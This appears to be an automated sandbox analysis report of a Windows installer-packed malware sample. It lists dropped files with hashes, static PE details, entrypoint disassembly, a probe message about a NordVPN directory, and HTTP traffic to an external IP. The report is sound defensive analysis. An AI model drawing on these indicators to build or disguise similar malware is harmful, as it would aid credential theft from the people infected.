Preview:	OTTO.....`BASEe.].....FCFF .....FL....DSIG.....GDEF.....,....GPOS.{.\.....GSUB..].....JOS/2.....P...`cmap.spB.....3fhead..h<.....6hhea.3.s...$...$hmtx...~.. .....Bmaxp. P....H....name...7.....post...3..F,... .....4.]._.<.....*:...$.....X.*.*.....P.. .....X.....X...K...X...^.2.,..... .....8.....ADBO... .....`..... .....J.~.....$.....<.....H.....T.....`.....l.....&.~.....&.....*.....6.....D.*.....:.n.....2.....$..... .....D.*.....*.....H.....*.....d.X.....&.....4.....4.....2..... .<.....4.\.....

C:\Users\user\AppData\Local\Temp\analysekapitlet.ini

Process:	C:\Users\user\Desktop\SecuriteInfo.com.generic.ml.22865.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	38
Entropy (8bit):	4.438588368649811
Encrypted:	false
SSDEEP:	3:9J7KCE/VJOKkJe:9XE/Vwc
MD5:	2904F70F565669B3C2799CD77F98909F
SHA1:	567E83FD531B1530D2476B43AE79114D543B195A
SHA-256:	327226A389956762200BA7198625E1DEB03D036CB218E8F1AFD7C9B727AA32EE
SHA-512:	F0BD8A19527942FE0170E001F36D0A4234A5D049D897A2B7A225C061A9B2B5C0E37E2BFE0B2BB945464B90E6BDD7922E4E8A62EF0686D7A09E2F544FBA2A54A3
Malicious:	false
Preview:	[Disfellowship219]..totempl=Forgrown..

C:\Users\user\AppData\Local\Temp\applications-system.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.generic.ml.22865.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	852
Entropy (8bit):	7.714388915009416
Encrypted:	false
SSDEEP:	24:PUalwngqdk8kgfLRaKT4+vZsnKzajzkPTD+3xc:MWckSLRj4+vZsKzajzkPTWc
MD5:	C007F7CF6900C902101AF7DEEAB1A81D
SHA1:	7A10B42A75F63FB53D5FAB96A9521D91FB639C35

SHA-256:	3237623948F6A90DE7731BC8E50C212DCD356220F84A74615A52820446B22CC9
SHA-512:	0CE9BD720137D084ED622B517F968ADF659C30BD89F04D52B11FC1B16E9BCEC27FDCAF64F24522B4F1818FD9F09AB79ADD18819D0A385D52A390ADD8D3E90A27
Malicious:	false
Preview:	.PNG.....IHDR.....a....IDATx.u..pCg8.m...8...p...X..m.q.....2..g..k1W.....\.c8.6..2}nt.:."......e...E.).....f`~ifjniJ....l.....Rf.X./,.g....s..K.. . .t:@...P$....4.oh|.....L\|.t9.....e..Y..\.[..#}...>U.`7.....}j|r.....`.....e.D2>.'..J....I.@..m.j5.`.B-.F.tvv..?..X.."d..Y.J..pOff.M.l..Y9...*.\,.....EGW.....y\GW.lht.....pw....4'.....YX..~Ee.T..*}..j["".....A.l6+.o.....$.[....u.....*.lBumE...b.W.T3S.X..qvQ..T.#.....J.....j.....W.....PP .AGO.i]CM.?...^i.h.[.....,_.{.+.....`{ay.,WH./.@K[.Qk{s.:XWfee]....v{W+"...Uj%TV.....x....,..%.E!...k....Ag.....w...7.....a....((.G2.....%..G...B.n....K.b....."..y@..<95v.9.p./R3...0..yerr.5.MIK.c..._.....;eHrJ.^Rj.2)9.....ugrj.D*...d.rj"+-#%h...O.D..?...Itt.-..[.....Q..c....cb...!..z.....)..]...&..H....IEND.B`.

C:\Users\user\AppData\Local\Temp\lang-1034.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.generic.ml.22865.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	173064
Entropy (8bit):	3.693018919711273
Encrypted:	false
SSDEEP:	1536:pS8DwEnRUjJhZpn9uf9Zmzv7kLV2B68v+JqL/wX8P66QhaF5tVw:s88LDZpncqzv7orc+JqL/wXhlaF5tO
MD5:	4F18D3455ED4916E37CAE7DC97E4F281
SHA1:	B8C07DD3C97231EBD51A4AA9DB64E32378AAE1E2
SHA-256:	9254A461B08B2CEEC9B70B733DB20D83CED38928BB36CB4AFBBC2CE70EC4A709
SHA-512:	589875F2066D05AD61B1508D2AE69EE5F8648FC0505BD1B6DCD341382CFD87DFE3E12885096B5B506C0D86D8342355AED2320961921CBB5E6E2FBC6A7033181
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R..R.@...R.@.P...R.Rich..R.....PE..L....\)b..... .....!.....".....@.....rdata..p..... .....@..@.rsrc....~... .....@..@.....\)b.....T.....rdata.....T....rdata$zzzdbg.... ... ...rsrc$01.....@...^...rsrc$02..... .....

C:\Users\user\AppData\Local\Temp\libfreetype-6.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.generic.ml.22865.exe
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	740140
Entropy (8bit):	6.445034069568258
Encrypted:	false
SSDEEP:	12288:m5h4fIuyHZyxAW+RHDfi7qmkLpRxNRcldaxSqKfEWmjJthNw:m5Gy+mHL6qXLPv0dax3vZjJthNw
MD5:	0F0A450E617F355FCA577DED02E52EDE
SHA1:	AEB92363E754D5EE6DB1E634C04EB1EFE6E3276B
SHA-256:	161E0693AD4FE7E9EB411411AD72697FCB7BB18BF0BCAE2D884A52875B0CD2F8
SHA-512:	26A05A5B794C56FC2C4B794CE38598F78124B89AE8C815BB0F487EAD639B7039FFFC5067D2A1E22455FDE69BE8E70D97663E9C9B1D7A2CD3753F92303717BDA2
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d.....8..}.....&"...%.x...4.....P.....b..... .....Cy....`... .....@.....`.....E.....x..(.....@d.....text...v.....x.....`..`.data.....|..... .....@....rdata.....~.....@..@.pdata...E.....F...j.....@..@.xdata..XG.....H.....@..@.bss.....0.....edata.....@.....@. .@.idata.....`.....@....CRT....X.....$.....@....tls.....&.....@....rsrc.....(.....@....reloc.....,.....@..B..... .....

C:\Users\user\AppData\Local\Temp\libpcre-1.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.generic.ml.22865.exe
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	281695
Entropy (8bit):	6.168605016920544
Encrypted:	false
SSDEEP:	3072:uD/iPx3WGmBoVKxtW0qib30Mj/vYYoGtjGeIGA9R23m6+PiaAtB3NFUQ8:uTUGprc6HfIG86+adX3NFUQ8
MD5:	A4E14B1F3042BFBF0B018561F8611D93
SHA1:	5C4C26F66ADCC1B40D7FF3113701FD9DCA9F74E6
SHA-256:	624E1E55F227897EB6E5852D28F0448F25ADE61A98894789FD45A3F8AE32D0EA

SHA-512:	DA4D86DF061948A37D513132686E91E13960FA28EB427BB841E0DACBF91564B3713DE6CA5EE49D17C0E1B449C0252EF9F4E8C02205BF2169CA7D761DC387280 2
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d.....F../....&"...$.....B.....P.....e.... .`... .....5.....P..... ?..(.....X.....text.....`.P`.data.....@.P ..rdata.. z.....|.....@.`@.pdata.....P.....&.....@.0@.xdata.....`.....,.....@.0@.bss.....p.....`..edata..5.....2.....@.0@.idata... .....:.....@.0..CRT....X.....@.....@.@..tls.....B.....@.@..reloc.....D.....@.0B.....

C:\Users\user\AppData\Local\Temp\lilas.lnk

Process:	C:\Users\user\Desktop\SecuriteInfo.com.generic.ml.22865.exe
File Type:	MS Windows shortcut, Item id list present, Has Relative path, Has Working directory, ctime=Sun Dec 31 23:25:52 1600, mtime=Sun Dec 31 23:25:52 1600, atime=Sun D ec 31 23:25:52 1600, length=0, window=hide
Category:	dropped
Size (bytes):	946
Entropy (8bit):	3.052040826013451
Encrypted:	false
SSDEEP:	12:8wl0URsXUCV/tz+7RafgKD4Tb6cNlb6c4mWQ18/rNJkKAh4t2YCBTo8:8o+raRMgKsTb6kb6ROS5HALJT
MD5:	CEF1DBE94CD9FC27F66DB38107A63357
SHA1:	22440A9A6E4D990595E3F614F69E12B0AADAEA1D
SHA-256:	22DE790D45C8C98C65C0FC8FF06BF39B7AA9B0655E33038FF0918B15824A90F0
SHA-512:	1AACE6999D1464E1BD21FE8F0C257934448740A10A60741C74CAB8F8255EFFC8E6B1F675EAF69CFFC930B7D2EC514C48209C7B7BC3810E5BB417DC3ECA6406 B8
Malicious:	false
Preview:	L.....F.....3....P.O. .:i....+00../C:\.....P.1.....Users.<.....U.s.e.r.s.....T.1.....user..>..... .....A.r.t.h.u.r.....V.1.....AppData.@.....A.p.p.D.a.t.a.....P.1.....Local.<.....L.o.c.a.l.....N.1..... .Temp..:.....T.e.m.p.....l.2.....TOLVAARIGE.exe..N.....T.O.L.V.A.A.R.I.G.E...e.x.e.....\.T.O.L.V.A.A.R.I.G.E...e.x.e.".C .:.\.U.s.e.r.s.\.A.r.t.h.u.r.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.T.e.m.p.....(.....l^".`G...3..qs.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.4.2.5.3.1.6.5.6.7.-.2 .9.6.9.5.8.8.3.8.2.-.3.7.7.8.2.2.2.4.1.4.-.1.0.0.1.....

C:\Users\user\AppData\Local\Temp\microphone-hardware-disabled-symbolic.symbolic.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.generic.ml.22865.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	223
Entropy (8bit):	6.55427581037989
Encrypted:	false
SSDEEP:	6:6v/lhPys5+G7Zv9TOdnE/q5KBdsu4TmS/Vp:6v/7ZZBOl9K5e
MD5:	AA3A4757FF50F980EC23D5A65F6FBC0D
SHA1:	ABA35FCE13E7EEC52BDCD1756AB6AC7F3CBE0B17
SHA-256:	3E4429457A1C313920FAFE775494BBA5049BBFA41A4F29789CCC19432FD89348
SHA-512:	C26C744CE5149634D6698A7181F1F08668FEA902004BDDF0EA011097D139A58173ECE62B22DA376608406AA1A1FC65B496EF1373E1C6B532C430240F3AE7CF8F
Malicious:	false
Preview:	.PNG.....IHDR.....a....sBIT....|.d.....IDAT8...=..1....*.....QY...s.q...`+...Z.TK..+....$.^!..[,.>.g.q.1.a.Q.2L/..R,..*w...Z.3?5.Qu.SE.o(..c..!..h...1....K.B;..3.y.Z..yh7M.N... D.....z'.....)....IEND.B`.

C:\Users\user\AppData\Local\Temp\multimedia-player-symbolic.symbolic.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.generic.ml.22865.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	218
Entropy (8bit):	6.548843212391007
Encrypted:	false
SSDEEP:	6:6v/lhPysNBnmGKjdTJ8K49bFOk7K8ml2up:6v/7tBm5pJ8K8bFYl2c
MD5:	FDD6EA8CAE0923DB4A381DB85A2D1DB8
SHA1:	7906C57D827F884958F72BBD1C67A52D48566F13
SHA-256:	E53F28526B8E67491CD5CB7D1CBC0402F0D6FCB5C8C8E9428BFDD1D46AE1D7F2
SHA-512:	FDC59FA991F2EB0770A6D54B892BE9F635F35A4D5FB258D5D8259C1BD30574B24892E9DC1936CCD012366578EEDB5B0FDD989B2544842B25D45B77653BE157D 9
Malicious:	false

Preview:	.PNG.....IHDR.....a....sBIT....|.d.....IDAT8.....0...P.h.h..a..{0cr....$'...O.!....;....v....@q..#gu.....C._.p.=... .....{G.....X$.....F..7i.....@....3.....$..p..E..LwO'n...F1.[.tn ....IEND.B`.

C:\Users\user\AppData\Local\Temp\network-server.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.generic.ml.22865.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	718
Entropy (8bit):	7.267310509580342
Encrypted:	false
SSDEEP:	12:6v/7maZB4RO4HE+swFIUyrlxSTWLCMpffTn0589Gug9Beu1qG6Fh1ClN:tak15ypxST1MpffTAjv9R1dujmN
MD5:	151CC83E1B8F2239625A521AD3889884
SHA1:	F6951B61B7BE182EE6493DD7CB02DDF5EBE2BCB3
SHA-256:	B698DFD02677369423FDA9D0A2C499A1B7788A4AA3D500D20E1DFBDC47E64599
SHA-512:	A23168D29CFF32344EEA6C2D2895FD8055C5318074C0EE34DCEEC391630350E98A9D8813736ADB49EE87D8B2F02FE219E08811F569887F846D400D92A66DD08
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....o.d....tEXtSoftware.www.inkscape.org..<.....tEXtTitle.Adwaita Icon Template...?....tEXtAuthor.GNOME Design Team`.v~...R tEXtCopyright.CC Attribution-ShareAlike http://creativecommons.org/licenses/by-sa/4.0/.Tb.....IDAT8...Ok.Q...w&.S.V.....`..&P?..].N..R.....Eq..Ih.....d..CG.vH'..<.m.M" 8xW.w...R(I.V?Vnz.'..)e].6.....i...Y)...TTZ..e....&..{..r...h.a...PJ...p..D..A.C|.GX..~E[.v.l....>{.G..#..\.%...u.(.\.`...z=...ss.qw\>mm....@_~...[...L.c.1..*..4..O.q.,^b"5.@..>..+...".F. .."9...j....L.G.....J.../.[....TJ..b..X|.....Q*.74M.k..J....pt{A..~.....a.2..z..n.w.M...P..~6s.....l~.m.`...w....?~.2....WQ...d..e...Yc.-..{._b....K....IEND.B`.

C:\Users\user\AppData\Local\Temp\nsr150B.tmp\System.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.generic.ml.22865.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... ....."..... ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B..... ....

C:\Users\user\AppData\Local\Temp\task-past-due.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.generic.ml.22865.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	562
Entropy (8bit):	7.483849388462199
Encrypted:	false
SSDEEP:	12:6v/7F9WLE/mpAJyXrrPWBQXhKTclrG/9/8W8OInefodAbctQ2TpmOtaxXc:q9uKIPuQXhKIhrOaefkA4tQ2EQ
MD5:	7A1C7CD0874509E35CA8738D6426EC61
SHA1:	02964393DAD3BB1EAA38C7315E80CA32B1C16B95
SHA-256:	8E1E44F59B17C6BFF086F0B2DD4DD1325DF9CD276629BC7ABDBA6719DD76289F
SHA-512:	74527D173C08228EE551E7BC54460B3E2B8ABA6A2C964C736EB92F3B6AEB576026C96B9DA1C78A72E854D44258E1DD3ABFCD2F01C81D0784559CEC0A2848E1 E5
Malicious:	false
Preview:	.PNG.....IHDR.....a....IDATx.....Q.Fk[A....66k.m....m.m.....$93...A.~C".<..?t.....%....=.A!./.?l..x.....:<yv...uhmka.....j.?[...+..dE..U/Y....X.j..P.h..o%n....X..G.?....X5..-.e...k.l..L..T..gO"==.U.e.HKK.3'.D"a....`....P.l..B.....|..;wo..W.^....ove..p....l.....(--EEE.O.9.....4Jm.!.ttt ,4.:..uuu.AYY.TJ9.r.....S....~..8.....B..B..#))|..!.....".A..9.+....4Ju..Z. ...w..x..mu.*...VW...0_|`...Q...H.=.<..?.m....A.`....8:...2.....#P..F..1...=@..P..l.....a}./.....x...w.!....."_.w.....IEND.B`.

\Device\ConDrv

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe

File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	30
Entropy (8bit):	3.964735178725505
Encrypted:	false
SSDEEP:	3:IBVFBWAGRHneyy:ITqAGRHner
MD5:	9F754B47B351EF0FC32527B541420595
SHA1:	006C66220B33E98C725B73495FE97B3291CE14D9
SHA-256:	0219D77348D2F0510025E188D4EA84A8E73F856DEB5E0878D673079D05840591
SHA-512:	C6996379BCB774CE27EEEC0F173CBACC70CA02F3A773DD879E3A42DA554535A94A9C13308D14E873C71A338105804AFFF32302558111EE880BA0C41747A0853
Malicious:	false
Preview:	NordVPN directory not found!..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.905193911181419
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SecuriteInfo.com.generic.ml.22865.exe
File size:	912777
MD5:	deb3e51a2d7d566c86b22046c1058f1a
SHA1:	a780f7bbf2255a7dcd963c80fad20ee164ca6b93
SHA256:	4b4bb7b5e2fbe3814fca75d1ab132a97c67255ebfe6dc4f3312d64483a181286
SHA512:	c68bfec94fe42bea3b7c5f088963ff57d07866e8f773b290ca4b04422e5d34938b9c56e17ada69cd5bf0087fcf1f70551132ca0de21949c579615c296b1f3410
SSDEEP:	24576:sYii5KdghcAySSqmCJD8TWNaR87OxF7IziqjGFb:FiMKSjiqZJgTS9AFemb
TLSH:	551512640F9AC417E371C0FAA9B7C6486B76C9083E798481CFF61F75A678BAC5817183
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf..sV..Pf..V`..Pf.Rich.Pf.....PE..L.....Oa.....h...*.....

File Icon

Icon Hash:	70f8adbcb8bca828

Static PE Info

General

Entrypoint:	0x403640
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9B1F [Sat Sep 25 21:56:47 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	61259b55b8912888e90f516ca08dc514

Entrypoint Preview
Instruction
push ebp
mov ebp, esp
sub esp, 000003F4h
push ebx
push esi
push edi
push 00000020h
pop edi
xor ebx, ebx
push 00008001h
mov dword ptr [ebp-14h], ebx
mov dword ptr [ebp-04h], 0040A230h
mov dword ptr [ebp-10h], ebx
call dword ptr [004080C8h]
mov esi, dword ptr [004080CCh]
lea eax, dword ptr [ebp-00000140h]
push eax
mov dword ptr [ebp-0000012Ch], ebx
mov dword ptr [ebp-2Ch], ebx
mov dword ptr [ebp-28h], ebx
mov dword ptr [ebp-00000140h], 0000011Ch
call esi
test eax, eax
jne 00007F146C63682Ah
lea eax, dword ptr [ebp-00000140h]
mov dword ptr [ebp-00000140h], 00000114h
push eax
call esi
mov ax, word ptr [ebp-0000012Ch]
mov ecx, dword ptr [ebp-00000112h]
sub ax, 00000053h
add ecx, FFFFFFD0h
neg ax
sbb eax, eax
mov byte ptr [ebp-26h], 00000004h
not eax
and eax, ecx
mov word ptr [ebp-2Ch], ax
cmp dword ptr [ebp-0000013Ch], 0Ah
jnc 00007F146C6367FAh
and word ptr [ebp-00000132h], 0000h
mov eax, dword ptr [ebp-00000134h]
movzx ecx, byte ptr [ebp-00000138h]
mov dword ptr [0042A318h], eax
xor eax, eax
mov ah, byte ptr [ebp-0000013Ch]
movzx eax, ax
or eax, ecx
xor ecx, ecx
mov ch, byte ptr [ebp-2Ch]
movzx ecx, cx
shl eax, 10h
or eax, ecx

Rich Headers	
Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8504	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x63000	0x14ec0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6676	0x6800	False	0.656813401442	data	6.41745998719	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x139a	0x1400	False	0.4498046875	data	5.14106681717	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x20378	0x600	False	0.509765625	data	4.11058212765	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x2b000	0x38000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x63000	0x14ec0	0x15000	False	0.326160249256	data	5.55589914674	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x63298	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x73ac0	0x25a8	data	English	United States
RT_ICON	0x76068	0x10a8	data	English	United States
RT_ICON	0x77110	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x77578	0x100	data	English	United States
RT_DIALOG	0x77678	0x11c	data	English	United States
RT_DIALOG	0x77798	0xc4	data	English	United States
RT_DIALOG	0x77860	0x60	data	English	United States
RT_GROUP_ICON	0x778c0	0x3e	data	English	United States
RT_VERSION	0x77900	0x27c	data	English	United States
RT_MANIFEST	0x77b80	0x33e	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExW, RegEnumKeyW, RegQueryValueExW, RegSetValueExW, RegCloseKey, RegDeleteValueW, RegDeleteKeyW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, SetFileSecurityW, RegOpenKeyExW, RegEnumValueW
SHELL32.dll	SHGetSpecialFolderLocation, SHFileOperationW, SHBrowseForFolderW, SHGetPathFromIDListW, ShellExecuteExW, SHGetFileInfoW
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance, IIDFromString, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked

DLL	Import
USER32.dll	GetClientRect, EndPaint, DrawTextW, IsWindowEnabled, DispatchMessageW, wsprintfA, CharNextA, CharPrevW, MessageBoxIndirectW, GetDlgItemTextW, SetDlgItemTextW, GetSystemMetrics, FillRect, AppendMenuW, TrackPopupMenu, OpenClipboard, SetClipboardData, CloseClipboard, IsWindowVisible, CallWindowProcW, GetMessagePos, CheckDlgButton, LoadCursorW, SetCursor, GetSysColor, SetWindowPos, GetWindowLongW, PeekMessageW, SetClassLongW, GetSystemMenu, EnableMenuItem, GetWindowRect, ScreenToClient, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, FindWindowExW, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, EmptyClipboard, CreatePopupMenu
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectW, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetModuleHandleA, GetProcAddress, GetSystemDirectoryW, lstrcatW, Sleep, lstrcpyA, WriteFile, GetTempFileNameW, lstrcmpiA, RemoveDirectoryW, CreateProcessW, CreateDirectoryW, GetLastError, CreateThread, GlobalLock, GlobalUnlock, GetDiskFreeSpaceW, WideCharToMultiByte, lstrcpynW, lstrlenW, SetErrorMode, GetVersionExW, GetCommandLineW, GetTempPathW, GetWindowsDirectoryW, SetEnvironmentVariableW, CopyFileW, ExitProcess, GetCurrentProcess, GetModuleFileNameW, GetFileSize, CreateFileW, GetTickCount, MulDiv, SetFileAttributesW, GetFileAttributesW, SetCurrentDirectoryW, MoveFileW, GetFullPathNameW, GetShortPathNameW, SearchPathW, CompareFileTime, SetFileTime, CloseHandle, lstrcmpiW, lstrcmpW, ExpandEnvironmentStringsW, GlobalFree, GlobalAlloc, GetModuleHandleW, LoadLibraryExW, MoveFileExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, lstrlenA, MultiByteToWideChar, ReadFile, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW

Version Infos


Description	Data
LegalCopyright	Bademestersnona
FileVersion	14.20.6
CompanyName	fenolersfagins
LegalTrademarks	Indlststro
Comments	CARAGUATAUNACHI
ProductName	SKNSFORRETNI
FileDescription	ethere
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



Total Packets: 51

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 14:15:21.249969006 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.263926029 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.264182091 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.264797926 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.278597116 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.278681040 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.278754950 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.278846979 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.278862953 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.278932095 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.278940916 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.279000044 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.279050112 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.279093027 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.279102087 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.279139996 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.279166937 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.279191971 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.279239893 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.279243946 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.279305935 CEST	80	49752	5.9.197.244	192.168.11.20
May 26, 2022 14:15:21.279362917 CEST	49752	80	192.168.11.20	5.9.197.244
May 26, 2022 14:15:21.279467106 CEST	49752	80	192.168.11.20	5.9.197.244
